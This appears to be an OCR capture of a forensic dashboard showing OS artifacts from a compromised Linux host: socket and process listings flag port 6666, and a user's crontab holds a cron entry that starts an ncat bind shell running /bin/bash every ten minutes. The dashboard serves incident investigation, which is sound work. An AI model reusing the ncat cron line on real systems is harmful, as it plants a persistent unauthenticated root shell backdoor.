○ Ls var tmp ○ Lsb release ○ Lsmod ○ Lsof ○ Lsof L1 ○ Netstat rn ○ Networkctl status
○ Passwd ○ Ps aux ○ Rc files ● Ss ta ○ Ss ua ○ Ss xa ○ SSH directory ○ Systemctl listunitfiles
○ Systemctl listunits ○ Systemd cgls ○ Timedatectl ○ Who


Enter search i.e. field=value: [ ] Submit | Hide Filters

Host found in KV store

following_host_has_been_added_to_kv_store
i_0658r836ehf27b45h

Ss ta

state	recv_q	send_q	local_ip	local_port	remote_ip	remote_port	flag	port_also_found_in
LISTEN	0	128	[::]	ssh	[::]	*		
LISTEN	0	10	[::]	6666	[::]	*	investigate	os-artifacts:ps-aux
ESTAB	0	0	10.233.1.42	ssh	10.233.0.10	57265		
ESTAB	0	72	10.233.1.42	ssh	10.233.1.120	35350		
ESTAB	0	0	10.233.1.42	ssh	10.233.0.10	49976		
LISTEN	0	128	0.0.0.0	ssh	0.0.0.0	*		
LISTEN	0	128	127.0.0.53%lo	domain	0.0.0.0	*		
LISTEN	0	10	0.0.0.0	6666	0.0.0.0	*	investigate	os-artifacts:ps-aux



OS-Artifacts

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: i_0658r836ehf27b... ▾ X

Last 7 days ▾

os-artifacts

○ AWS directory ○ Bash history ○ Crontab ○ DF ○ Etc localtime ○ Etc ssh ○ Files modified 1 day
○ Files modified 7 days ○ Group ○ Hidden files ○ Hostnamectl ○ Ifconfig ○ IP-neigh
○ Journal sshd ○ Journalctl boots ○ Journalctl limit ○ Journalctl usage ○ Last ○ Lastb
○ Loginctl listsessions ○ Loginctl listusers ○ Loginctl sessionstatus ○ Loginctl userstatus ○ Ls tmp
○ Ls var tmp ○ Lsb release ○ Lsmod ○ Lsof ○ Lsof L1 ○ Netstat rn ○ Networkctl status
○ Passwd ● Ps aux ○ Rc files ○ Ss ta ○ Ss ua ○ Ss xa ○ SSH directory ○ Systemctl listunitfiles
○ Systemctl listunits ○ Systemd cgls ○ Timedatectl ○ Who

Enter search i.e. field=value

Submit

Hide Filters


Host found in KV store

following_host_has_been_added_to_kv_store
i_0658r836ehf27b45h

Ps aux

user	process_id	cpu_load_percent	mem_used	vsz	rss	tty	stat	start	cpu_time	command	flag	port_found_in
root	30032	0.0	0.0	0	0	?	I<	Aug23	0:00	[xfsalloc]		
baduser	27728	0.0	0.4	23008	4956	pts/1	S+	23:38	0:00	bash		
root	27727	0.0	0.3	63476	3800	pts/1	S	23:38	0:00	su baduser		
root	27726	0.0	0.4	68304	4404	pts/1	S	23:38	0:00	sudo su baduser		
ubuntu	27714	0.0	0.5	23212	5240	pts/1	Ss	23:38	0:00	-bash		
ubuntu	27713	0.0	0.3	107984	3436	?	S	23:38	0:00	sshd: ubuntu@pts/1		
root	27632	0.0	0.7	107984	7156	?	Ss	23:38	0:00	sshd: ubuntu [priv]		
root	27631	0.0	0.0	0	0	?	I	23:38	0:00	[kworker/u30:1]		
root	27592	0.0	0.0	0	0	?	I	23:26	0:00	[kworker/u30:2]		
root	27481	0.0	0.5	24892	5404	?	S	23:20	0:00	/usr/bin/ncat -l -p 6666 -k -e /bin/bash	investigate	os-artifacts:ss-ta

« prev 1 2 3 4 5 6 7 8 9 10 next »



○ Loginctl listsessions ○ Loginctl listusers ○ Loginctl sessionstatus ○ Loginctl userstatus ○ Ls tmp
○ Ls var tmp ○ Lsb release ○ Lsmod ○ Lsof ○ Lsof L1 ○ Netstat rn ○ Networkctl status
○ Passwd ○ Ps aux ○ Rc files ○ Ss ta ○ Ss ua ○ Ss xa ○ SSH directory ○ Systemctl listunitfiles
○ Systemctl listunits ○ Systemd cgls ○ Timedatectl ○ Who

Host found in KV store

following_host_has_been_added_to_kv_store ⇕
i_0658r836ehf27b45h

Crontab

_raw ⇕

```
--- Crontab for each user: 'crontab -l -u' started on Thu Aug 29 23:40:12 UTC 2019 ---
<---------- Crontab entry for root --------------->
<---------- Crontab entry for daemon --------------->
<---------- Crontab entry for bin --------------->
<---------- Crontab entry for sys --------------->
<---------- Crontab entry for landscape --------------->
<---------- Crontab entry for sshd --------------->
<---------- Crontab entry for pollinate --------------->
<---------- Crontab entry for ubuntu --------------->
<---------- Crontab entry for baduser --------------->
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
#0 19 * * 1 tar -zcf /var/tmp/badfolder /home/baduser/
*/10 * * * * sudo /usr/bin/ncat -l -p 6666 -k -e /bin/bash
#
# For more information see the manual pages of crontab(5) and cron(8)
#
```

